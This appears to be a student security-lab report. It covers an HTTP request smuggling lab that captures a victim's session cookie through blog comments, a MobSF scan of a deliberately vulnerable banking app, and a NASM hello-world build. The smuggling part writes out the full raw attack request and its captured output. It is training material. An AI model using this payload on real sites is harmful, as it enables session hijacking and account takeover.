Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post/50
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0,i
csrf=het5DgcvY9RmRcPZwVz7eOze7CiKq&postId=10&comment=Test&name=Piotr%20Gajewski&email=lolwhoom14@gmail.com&website=
```

The 'Response' pane shows a 200 OK status with a JSON response body. The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, and headers.

The form itself looks like this:

The form has the following fields:

- Comment: A large text area for entering a comment.
- Name: A text input field.
- Email: A text input field.
- Website: A text input field.
- Post Comment: A purple button at the bottom left.

Then in the Repeater section under Inspector settings we changed the HTTP protocol version from 2 to 1.1

The screenshot shows the 'Request attributes' section of the Repeater settings. At the top, there is a 'Protocol' dropdown with two options: 'HTTP/1' and 'HTTP/2'. The 'HTTP/1' option is highlighted with a blue background and white text, while 'HTTP/2' is in a greyed-out state. Below the dropdown is a table with two rows. The first row has columns for 'Name' and 'Value'. The second row has columns for 'Method' and 'Path'. Both rows have a right-pointing arrow icon at the end.

Name	Value
Method	POST >
Path	/post/comment >

Then we moved the comment section to the end of the csrf section and checked if the request is still working.

Piotr :) | 13 January 2024

Test

Piotr :) | 13 January 2024

Test

Then we modified the request, so it looked like this:

The screenshot shows the 'Request' tab in the Inspector. At the top, there are three tabs: 'Pretty', 'Raw' (which is selected), and 'Hex'. Below the tabs is a code editor area with line numbers on the left. The code is a POST request with several headers and a body containing a csrf parameter.

```
1 POST / HTTP/1.1
2 Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 270
5 Transfer-Encoding: chunked
6
7 0
8
9 POST /post/comment HTTP/1.1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 910
12 Cookie: session=nOYAiQiD7Zvtxns8uvFgaNKyyB3Luzan
13
14 csrf=hLet5DgcVhY9RmRcPZwVz7e0ze7CiIKq&postId=10&name=Piotr+%3A%29
&email=lolwhoami%40gmail.com&website=&comment=test|
```



After sending this request in the comment section on the website we were able to see additional information (the request send by the user):

Piotr :) | 13 January 2024

```
testGET /post?postId=10 HTTP/1.1 Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: same-origin sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document referer: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post/comment/confirmation?postId=10 accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9
```

After resending the request a couple of times, we found session ID in the comment section, which will allow us to steal user session.

The screenshot shows a Kali Linux desktop environment with a browser window open. The address bar shows the URL: <https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post?postId=10>. The browser has two tabs: "Lab: Exploiting HTTP requests" and "Exploiting HTTP request". The main content area displays two comments from a user named "Piotr :)" posted on January 13, 2024. Both comments contain the same HTTP request header and body, except for the session ID which is highlighted in blue. The session ID in the first comment is `session=KKLBrxayqdltV0OWWUBiloHscQ62nZX`.

```
cGET / HTTP/1.1 Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net sec-ch-ua: "Google Chrome";v="119", "Chromium";v="119", "Not_A_Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9 cookie: victim-fingerprint=JwAg6p7pYGMek3HJTwSRDnDXJpmMc6; secret=W26BQluoUKxfO04JjqqItsJ230HQJV7s; session=KKLBrxayqdltV0OWWUBiloHscQ62nZX Co
```

```
dGET /post?postId=10 HTTP/1.1 Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: same-origin sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document referer: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post/comment/confirmation?postId=10 accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9
```

session=KKLBrxayqdltV0OWWUBiloHscQ62nZX



Now after intercepting login request, we can replace the session ID and send it to the server.

The screenshot shows the Burp Suite interface. In the left panel, the 'Proxy' tab is selected, displaying an intercepted POST request to the '/login' endpoint of the 'Web Security Academy' website. The request contains a 'session' cookie with a modified value ('CJL93fRdBRGv0cDENrpFgSp1LUelZ4R'). The right panel shows the browser window with the login page. The URL is https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/login. The page displays an error message: 'Invalid username or password.' Below the message are fields for 'Username' (set to 'test') and 'Password' (set to '****'). A green 'Log in' button is at the bottom. The status bar at the top right of the browser window shows '19:25'.

After refreshing the page, we were granted with popup that says Congratulations you solved the lab:

The screenshot shows the Burp Suite interface again. The 'Proxy' tab is now highlighted with a red border, indicating 'Intercept is off'. The right panel shows the browser window with the 'Web Security Academy' login page. The URL is https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/login. The page displays a success message: 'Congratulations, you solved the lab!' Below the message are links for 'Share your skills!', 'Home', and 'Continue learning'. The status bar at the top right of the browser window shows '19:28'.



10. MobSF

MobSF, short for Mobile Security Framework, is an open-source, all-in-one mobile application security assessment tool designed to help security professionals and developers identify and address security vulnerabilities in mobile apps. MobSF supports both Android and iOS platforms and provides a wide range of features for static analysis, dynamic analysis, and forensic analysis of mobile applications.

Key features of MobSF include:

- **Static Analysis:** MobSF can perform static analysis on mobile apps to identify potential security issues without executing the application. It examines the app's binary code, manifest files, and other resources to find vulnerabilities such as insecure data storage, insecure communication, and insecure coding practices.
- **Dynamic Analysis:** MobSF facilitates dynamic analysis by allowing users to install and run mobile apps in a controlled environment. It monitors the app's behavior during runtime, helping to identify runtime vulnerabilities, data leaks, and potential security weaknesses that may not be apparent through static analysis alone.
- **Forensic Analysis:** The framework supports forensic analysis of mobile apps, which involves examining an app's data and artifacts to gather information about its behavior and potential security risks. This can be useful for understanding how an app handles sensitive data, such as user credentials.
- **Web API Testing:** MobSF includes features for testing the security of web APIs used by mobile applications. It can identify issues related to authentication, authorization, and data validation in the communication between the mobile app and backend servers.
- **Report Generation:** MobSF generates comprehensive and customizable reports that summarize the findings from static and dynamic analyses. These reports are valuable for security professionals, developers, and stakeholders to understand and address security vulnerabilities in mobile applications.
- **Support for Android and iOS:** MobSF supports both Android (APK) and iOS (IPA) applications, making it versatile for analyzing security across a variety of mobile platforms.

As an open-source tool, MobSF is actively maintained, and its source code is available on platforms like GitHub. Security professionals and developers can leverage MobSF as part of their mobile application security testing and secure development lifecycle to enhance the overall security posture of mobile applications.


10.1 Installing MobSF

To install MobSF we used their Quick Setup guide from GitHub page:

```
Quick setup

docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

After executing above commands in the command line and the accessing the localhost:8000 address with browser we were granted with home screen of the MobSF tool.





10.2 Analyzing software using MobSF

To test the software and see what the tool is capable of we chose test application:

- <https://github.com/rewanhttammana/Damn-Vulnerable-Bank>

We downloaded and uploaded the .apk file into the MobSF. After a moment we were granted with generated report that included information about the app:

The screenshot shows the MobSF web interface running in a Firefox browser on Kali Linux. The URL is `localhost:8000/static_analyzer/5b40b49cd80dbe20ba611d32045b57c6/`. The main page displays the following information:

- APP SCORES:** Security Score: 40/100, Trackers Detection: 0/432.
- FILE INFORMATION:** File Name: dvba_v1.1.0.apk, Size: 3.61MB, MD5: 5b40b49cd80dbe20ba611d32045b57c6, SHA1: 23dd688fe4dd830cf92309755a5bb603df8789, SHA256: 76c308fac6a655a353477177780e004feb1d91be032857768c891b2baf40ba6.
- APP INFORMATION:** App Name: DamnVulnerableBank, Package Name: com.app.damnvulnerablebank, Main Activity: com.app.damnvulnerablebank.SplashScreen, Target SDK: 29, Min SDK: 21, Max SDK: 1, Android Version Name: 1.0, Android Version Code: 1.
- ACTIVITIES:** 19 activities (View).
- SERVICES:** 1 service (View).
- RECEIVERS:** 0 receivers (View).
- PROVIDERS:** 1 provider (View).
- Exported Activities:** 5 (View).
- Exported Services:** 0 (View).
- Exported Receivers:** 0 (View).
- Exported Providers:** 0 (View).

As we can see on the above screenshot the security score of the app is 40/100. The MobSF tool allow us to see the decompiled code of the application for more accurate analysis:



The screenshot shows the 'Java Source' section of the MDS interface. On the left, there is a file tree for the 'androidx' package, with 'CardView.java' selected. On the right, the content of 'CardView.java' is displayed:

```
1. package androidx.cardview.widget;
2.
3. import android.content.Context;
4. import android.content.res.ColorStateList;
5. import android.content.res.Resources;
6. import android.content.res.TypedArray;
7. import android.graphics.Color;
8. import android.graphics.Rect;
9. import android.graphics.drawable.Drawable;
10. import android.util.AttributeSet;
11. import android.widget.FrameLayout;
12. import b.e.d;
13. import b.e.e;
14. import b.e.e.c;
15. /* loaded from: classes.dex */
16. public class CardView extends FrameLayout {
17.     public static final int[] i = {16842801};
18.     public static final c j = new b.e.e.a();
19.
20.     /* renamed from: b reason: collision with root package name */
21.     public boolean f111b;
22.
23.     /* renamed from: c reason: collision with root package name */
24.     public boolean f112c;
}
```

Lower on the page we can find information about the signer certificate:

The screenshot shows the 'SIGNER CERTIFICATE' section of the MDS interface. It displays the following information:

Binary is signed
v1 signature: False
v2 signature: False
v3 signature: False
v4 signature: False
X.509 Subject: O=dvba, OU=dvba, CN=damncorp
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2020-10-29 07:43:13+00:00
Valid To: 2045-10-23 07:43:13+00:00
Issuer: O=dvba, OU=dvba, CN=damncorp
Serial Number: 0x1230704c
Hash Algorithm: sha256
md5: 41d413f665cf789b190b96341e540cb
sha1: e26ea75bcd6ab4769acedc4c78027ab8580a858
sha256: 0d770dd2df7f63e949e8ca87b7e97ba6827762e289bd281679910609568acdde
sha512: 0943f72dc5c543af6bf2648ba2f928f5652987b713622d2f015709af490e1b33174e7f18e149cce039e1d0303ab7e80fe47977eceed4ae28e91c6b9a66a58
PublicKey Algorithm: rsa
Bit Size: 2048
Fingerprint: e9637ca397b8c7197333f1b6da9ddb4ad5bb1fce1f123f1415751e103fda196
Found 1 unique certificates



Next option that the tool provides us is Application Permissions which allow us to see permission that application requires to work on a mobile device:

The screenshot shows the 'APPLICATION PERMISSIONS' section of the Static Analysis tool. The table lists three permissions:

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	Show Files
android.permission.USE_BIOMETRIC	normal	allows use of device-supported biometric modalities.	Allows an app to use device supported biometric modalities.	Show Files
android.permission.USE_FINGERPRINT	normal	allow use of fingerprint	This constant was deprecated in API level 28. Applications should request USE_BIOMETRIC instead.	Show Files

Showing 1 to 3 of 3 entries

Android API – category where we can find which native system API calls the app is using in this example app is using for example Android Notification, GPS Location, Encoding and Decoding and many more we can see code used for each of the API calls by clicking blue button "Show Files":

The screenshot shows the 'API' section of the Static Analysis tool. The table lists various native system API calls:

API	FILES
Android Notifications	Show Files
Base64 Decode	Show Files
Base64 Encode	Show Files
Certificate Handling	Show Files
Crypto	Show Files
Dynamic Class and Dexloading	Show Files
Execute OS Command	Show Files
Get Installed Applications	Show Files
Get System Service	Show Files
GPS Location	Show Files

Showing 1 to 10 of 20 entries

Browsable activities – in this section we can find external sites which the app is using in our case we can find their website that allow app to check current currency rates:

The screenshot shows a Kali Linux desktop environment with several windows open. The main window is a static analysis tool with the following details:

- BROWSABLE ACTIVITIES:** A table showing one entry: com.app.damnvulnerablebank.CurrencyRates. It has an intent to access Schemes: http://, https:// and Hosts: xe.com.
- NETWORK SECURITY:** A summary table with counts: HIGH (2), WARNING (1), INFO (0), and SECURE (0).

Network security - contains information about vulnerabilities, which are flagged at one of four levels:

- High
- Warning
- Info
- Secure

In this example, we can see two vulnerabilities flagged as high and one as a warning. We can also find descriptions of the vulnerability, which contain some explanation for why it is flagged as it is.



The screenshot shows a Kali Linux desktop environment with a browser window open to a static analysis tool. The tool's interface includes a sidebar with various icons, a top navigation bar with links like 'RECENT SCANS', 'STATIC ANALYZER', 'DYNAMIC ANALYZER', 'API', 'DONATE', 'DOCS', and 'ABOUT', and a search bar for MD5. The main content area displays a table of findings under the 'NETWORK SECURITY' section. The table has columns for 'NO', 'SCOPE', 'SEVERITY', and 'DESCRIPTION'. The severity levels are color-coded: HIGH (red), WARNING (orange), INFO (blue), and SECURE (green). There are 2 HIGH issues, 1 WARNING issue, and 0 INFO or SECURE issues. The first three entries are listed:

NO	SCOPE	SEVERITY	DESCRIPTION
1	*	high	Base config is insecurely configured to permit clear text traffic to all domains.
2	*	high	Base config is configured to trust user installed certificates.
3	*	warning	Base config is configured to trust system certificates.

Below this section is another titled 'CERTIFICATE ANALYSIS'.

Certificate Analysis – contains information about certificates used by the tested application:

The screenshot shows the same Kali Linux desktop environment with the static analysis tool. This time, the 'CERTIFICATE ANALYSIS' section is active. It displays a table with one entry. The table has columns for 'TITLE', 'SEVERITY', and 'DESCRIPTION'. The severity level is 'info' (blue).

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate

At the bottom of the tool's interface, there are 'Previous' and 'Next' buttons, with the number '1' indicating the current page.



Manifest analysis - Here is most of the identified and noteworthy information in the report. These details can be used to identify issues and guide us towards discovering even more significant shortcomings related to application security. This is certainly one of the crucial sections that should be paid special attention to.

The screenshot shows the static analyzer interface with the following statistics:

HIGH	WARNING	INFO	SUPPRESSED
4	6	0	0

Search: []

NO ↑	ISSUE	SEVERITY	DESCRIPTION	OPTIONS
1	App can be installed on a vulnerable upatched Android version Android 5.0-5.0.2, [minSdk=21]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version >= 10, API 29 to receive reasonable security updates.	[]
2	Clear text traffic is Enabled For App [android:usesCleartextTraffic=true]	high	The app intends to use cleartext network traffic, such as cleartext HTTP, FTP stacks, DownloadManager, and	[]

Code analysis - This section can provide clues that may help uncover additional exploits. It has been identified that the application logs sensitive information. We can also investigate where exactly such information can be found using the provided binary paths. Another issue pertains to the fact that information is being stored in external memory that can be browsed by other applications, potentially leading to leaks of sensitive information.

The screenshot shows the static analyzer interface with the following statistics:

HIGH	WARNING	INFO	SECURE	SUPPRESSED
0	1	1	1	0

Search: []

NO ↑	ISSUE	SEVERITY	STANDARDS	FILES	OPTIONS
1	The App logs information. Sensitive information should never be logged.	info	CWE: CWE-532: Insertion of Sensitive Information into Log File OWASP MASVS: MSTG-STORAGE-3	Show Files	[]
2	App can read/write to External Storage. Any App can read data written to External Storage.	warning	CWE: CWE-276: Incorrect Default Permissions OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	com/app/damnvulnerablebank /MainActivity.java	[]
3	This App may have root detection capabilities.	secure	OWASP MASVS: MSTG-RESII IFNCF-1	a/a/a/a.java	[]

Shared library binary analysis – contains information about libraries used by the application. Provides information about potential attacks and vulnerabilities that this library contains:

The screenshot shows the MobSF interface with the title "SHARED LIBRARY BINARY ANALYSIS". The table below provides detailed analysis for a single shared object.

NO	SHARED OBJECT	NX	STACK CANARY	RELRO	RPATH	RUNPATH	FORTIFY	SYMBOLS STRIPPED
1	arm64-v8a/libttool-checker.so	True <small>Info</small> The binary has NX bit set. This marks a memory page non-executable making attacker injected shellcode non-executable.	False <small>high</small> This binary does not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return addresses.	Full RELRO <small>Info</small> This shared object has full RELRO enabled. RELRO ensures that the GOT cannot be overwritten in vulnerable ELF binaries. In Full RELRO, the entire GOT	None <small>Info</small> The binary does not have runtime search path or RPATH set.	None <small>Info</small> The binary does not have RUNPATH set.	False <small>warning</small> The binary does not have any fortified functions. Fortified functions provides buffer overflow checks against glibc's commons insecure functions like strcpy, gets etc. Use the compiler option -D_FORTIFY_SOURCE=2 to fortify functions. This check is not applicable for Dart/Flutter libraries.	False <small>warning</small> Symbols are available.

Niap analysis v1.3 - NIAP analysis involves the assessment of cybersecurity products to ensure they meet specific security requirements and standards. The analysis is typically conducted through a rigorous evaluation process, and the results can lead to the product receiving a certification that demonstrates its adherence to recognized security standards. In this case, the MobSF does not provide us with any information in this section.

File analysis – this section contains information about files and issues which they contain. In this case, the MobSF does not provide us with any information in this section.

APKiD analysis - APKiD is a tool designed for the static analysis of Android applications (APK files). It is particularly useful for identifying the presence of certain characteristics or signatures that can help classify the type of application or provide insights into potential security issues. APKiD does not execute the application; instead, it analyzes the APK file to extract information.

The screenshot shows the APKiD analysis interface running in a Kali Linux browser window. The main panel displays the 'APKiD ANALYSIS' section for a file named 'classes.dex'. On the left, there's a sidebar with various icons for file operations. The main area has two tabs: 'DEX' (selected) and 'DETECTIONS'. Under 'DEX', there's a single entry 'classes.dex'. Under 'DETECTIONS', there are three categories: 'FINDINGS' (highlighted in yellow), 'DETAILS', and 'Compiler'. The 'FINDINGS' tab shows several entries, with the first one being 'Anti Debug Code' which is further expanded to show 'Debug.isDebuggerConnected() check'. The 'DETAILS' tab lists several checks: Build.FINGERPRINT check, Build.MODEL check, Build.MANUFACTURER check, Build.PRODUCT check, Build.HARDWARE check, and Build.TAGS check. The 'Compiler' tab shows the value 'r8'. At the bottom, a message says 'Showing 1 to 3 of 3 entries' and there are navigation buttons for 'Previous', '1', and 'Next'.

This section can be particularly beneficial when concentrating on binary analysis, especially in the context of malware. For instance, when running the application on an emulator, it may be discovered that the malware includes anti-VM code, altering the application's behavior in the emulated environment.



Quark analysis – section that provides information about potential malware included with the application. The tested application contains a lot of vulnerabilities but does not include any malware so this section in our case is empty.

Abused

permissions


ABUSED PERMISSIONS

Top Malware Permissions 1/24 **Other Common Permissions** 0/45

android.permission.INTERNET

Malware Permissions are the top permissions that are widely abused by known malware.
Other Common Permissions are permissions that are commonly abused by known malware.

Server locations



Domain's malware check – section provide list of domains that the app is using and information about their geolocation and status:

DOMAIN MALWARE CHECK

Search:

DOMAIN	STATUS	GEOLOCATION
damn-vulnerable-bank.firebaseio.com	ok	IP: 35.190.39.113 Country: United States of America Region: Missouri City: Kansas City Latitude: 39.099731 Longitude: -94.578568 View: Google Map
plus.google.com	ok	IP: 216.58.208.206 Country: United States of America Region: California City: Mountain View Latitude: 37.405991 Longitude: -122.078514 View: Google Map



URLs – list of URLs that are included in the application files:

URLSSearch:

URL	FILE
http://localhost	c/c/a/f/c/n1.java
http://schemas.android.com/apk/res/android	a/a/a/a.java
https://damn-vulnerable-bank.firebaseio.com	Android String Resource
https://plus.google.com/	c/c/a/a/c/l/f0.java
https://www.xe.com/	com/app/damnvulnerablebank/CurrencyRates.java

Showing 1 to 5 of 5 entries

Previous **1** Next

Firebase database – contains URL address to firebase database:

FIREBASE DATABASESearch:

FIREBASE URL	DETAILS
https://damn-vulnerable-bank.firebaseio.com	Info App talks to a Firebase database.

Showing 1 to 1 of 1 entries

Previous **1** Next

Emails – list of email addresses that are included in application files:

EMAILSSearch:

EMAIL	FILE
u0013android@android.com0 u0013android@android.com	c/c/a/a/c/y.java

Showing 1 to 1 of 1 entries

Previous **1** Next

Possible
hardcoded

secrets:

POSSIBLE HARDCODED SECRETS

```
"google_api_key": "AlzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
"firebase_database_url": "https://damn-vulnerable-bank.firebaseio.com"
"google_crash_reporting_api_key": "AlzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
GmdBWksdEwAZFAILVEdDXIFKS0JtQU1DHggaBKNQQFjTkdBtUMJBgMCFQUlFA5MXUFPPDxDdBg4PckNWY05HQU1DFAYaDwgDBlhTTkJBk9rWkkTbRw=
```



A strings – list of strings that are found in the tested application:

The screenshot shows a Kali Linux desktop environment with several windows open. The main window is a static analysis tool displaying a list of strings from an APK resource. The strings listed include various Google Play-related messages such as "common_google_play_services_enable_title", "common_google_play_services_notification_channel_name", and "common_google_play_services_install_title". The interface has a sidebar with icons for different analysis modules like RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT.

String Category	String Content
From APK Resource	"common_google_play_services_enable_title": "Enable ang mga serbisyo ng Google Play" "common_google_play_services_notification_channel_name": "Google Play 服務的適用範圍" "abc_menu_space_shortcut_label": "空格键" "abc_menu_function_shortcut_label": "Função +" "common_google_play_services_install_title": "Kunin ang mga serbisyo ng Google Play" "abc_searchview_description_submit": "Адправіть запыт" "fingerprint_error_lockout": "Massa intents. Torna-ho a provar més tard." "common_google_play_services_install_title": "Google Play សេវាសម្រាប់" "abc_action_mode_done": "完成" "abc_shareactionprovider_share_with": "இஸ்நால் மீண்டும்" "common_google_play_services_notification_ticker": "Чыба služieb Google Play" "common_google_play_services_notification_ticker": "Error de Google Play Services" "confirm_device_credential_password": "Koristi lozinku" "common_google_play_services_notification_ticker": "תג'ה שagitshav Google Play" "common_open_on_phone": "Ouvrir sur le téléphone" "common_google_play_services_enable_title": "Attiva Google Play Services" "fingerprint_not_recognized": "无法识别" "common_signin_button_text_long": "Mag sign in sa Google" "common_signin_button_text_long": "Google-p нэвтрэх" "common_google_play_services_unsupported_text": "%1\$s Google Play សេវាត្រូវការអាចទទួលបាន នៅទីនេះ នៅពេលទទួលបាន សម្រាប់ប្រើប្រាស់។"

At the end we can find some more categories which in this case does not provide us with any information:

The screenshot shows the static analysis tool interface with four collapsed sections: SERVICES, RECEIVERS, PROVIDERS, and LIBRARIES. Each section has a corresponding icon in the top left corner. The SERVICES section contains the entry "com.google.firebaseio.components.ComponentDiscoveryService".

Category	Content
SERVICES	com.google.firebaseio.components.ComponentDiscoveryService
RECEIVERS	(empty)
PROVIDERS	com.google.firebaseio.provider.FirebaseInitProvider
LIBRARIES	(empty)

11. Assembler

Assembler is a low-level programming language that is specific to a particular computer architecture or processor. It is a type of programming language that is one step above machine code, which is the binary representation of instructions that a computer's central processing unit (CPU) can execute directly. Assembler code is human-readable and consists of mnemonic instructions that correspond to the machine code instructions understood by the CPU.

Programmers use assemblers to write programs at a level closer to the hardware, allowing for more direct control over the computer's resources. Each type of CPU architecture has its own set of instructions, and therefore, its own specific assembler language.

Assemblers play a crucial role in the development of low-level software, such as operating systems, device drivers, and firmware. They convert the human-readable assembler code into machine code that can be executed by the CPU. While assemblers provide more control and efficiency, they also require a deep understanding of the underlying hardware architecture, making them less user-friendly compared to high-level programming languages.

In this lab we received a short program called "hello.asm" written in assembly language, the code in this file looks like this:

```
1;Hello, world" in assembly language for Linux
2;
3;to build an executable on 32-bit arch :
4;
5;      nasm -f elf hello.asm
6;      ld -s -o hello hello.o
7
8section .text
9; Export the entry point to the ELF linker or loader. The conventional
10; entry point is "_start". Use "ld -e foo" to override the default.
11;      global _start
12
13section .data
14msg db 'Hello, world!',0xa ;our dear string
15len equ $ - msg           ;length of our dear string
16
17section .text
18; linker puts the entry point here:
19_start:
20
21; Write the string to stdout:
22
23    mov edx,len ;message length
24    mov ecx,msg ;message to write
25    mov ebx,1    ;file descriptor (stdout)
26    mov eax,4    ;system call number (sys_write)
27    int 0x80    ;call kernel
28
29; Exit via the kernel:
30
31    mov ebx,0    ;process' exit code
32    mov eax,1    ;system call number (sys_exit)
33    int 0x80    ;call kernel - this interrupt won't return
34
35
```

To execute the file, we need to execute the following lines in terminal (those lines are provided as a comment in the file hello.asm) — to build an executable on 32-bit arch:



- nasm -f elf hello.asm
- ld -s -o hello hello.o

However, our architecture of virtual machine is x64, so we must modify the above line like this:

- nasm -f elf64 hello.asm
- ld -s -o hello hello.o

After executing them, we will receive a compiled program which prints “Hello, world!” in terminal after executing it. To execute the program, we must use the following command:

- ./hello

All steps are visible on the screenshot below:

The screenshot shows a terminal window with the following session:

```
cichowlasp㉿kali:[~/Downloads]
File Actions Edit View Help
└──(cichowlasp㉿kali)-[~/Downloads]
$ ls
hello.asm
└──(cichowlasp㉿kali)-[~/Downloads]
$ nasm -f elf64 hello.asm
└──(cichowlasp㉿kali)-[~/Downloads]
$ ls
hello.asm  hello.o
└──(cichowlasp㉿kali)-[~/Downloads]
$ ld -s -o hello hello.o
└──(cichowlasp㉿kali)-[~/Downloads]
$ ls
hello  hello.asm  hello.o
└──(cichowlasp㉿kali)-[~/Downloads]
$ ./hello
Hello, world!
```

Now our task is to modify the code of this program so it will generate as output TXT file called hello.txt with "Hello, world!" text inside. To do this, we duplicated the "hello.asm" file and renamed it to "hello_txt.asm". After our modification, the code of the application looks as below:

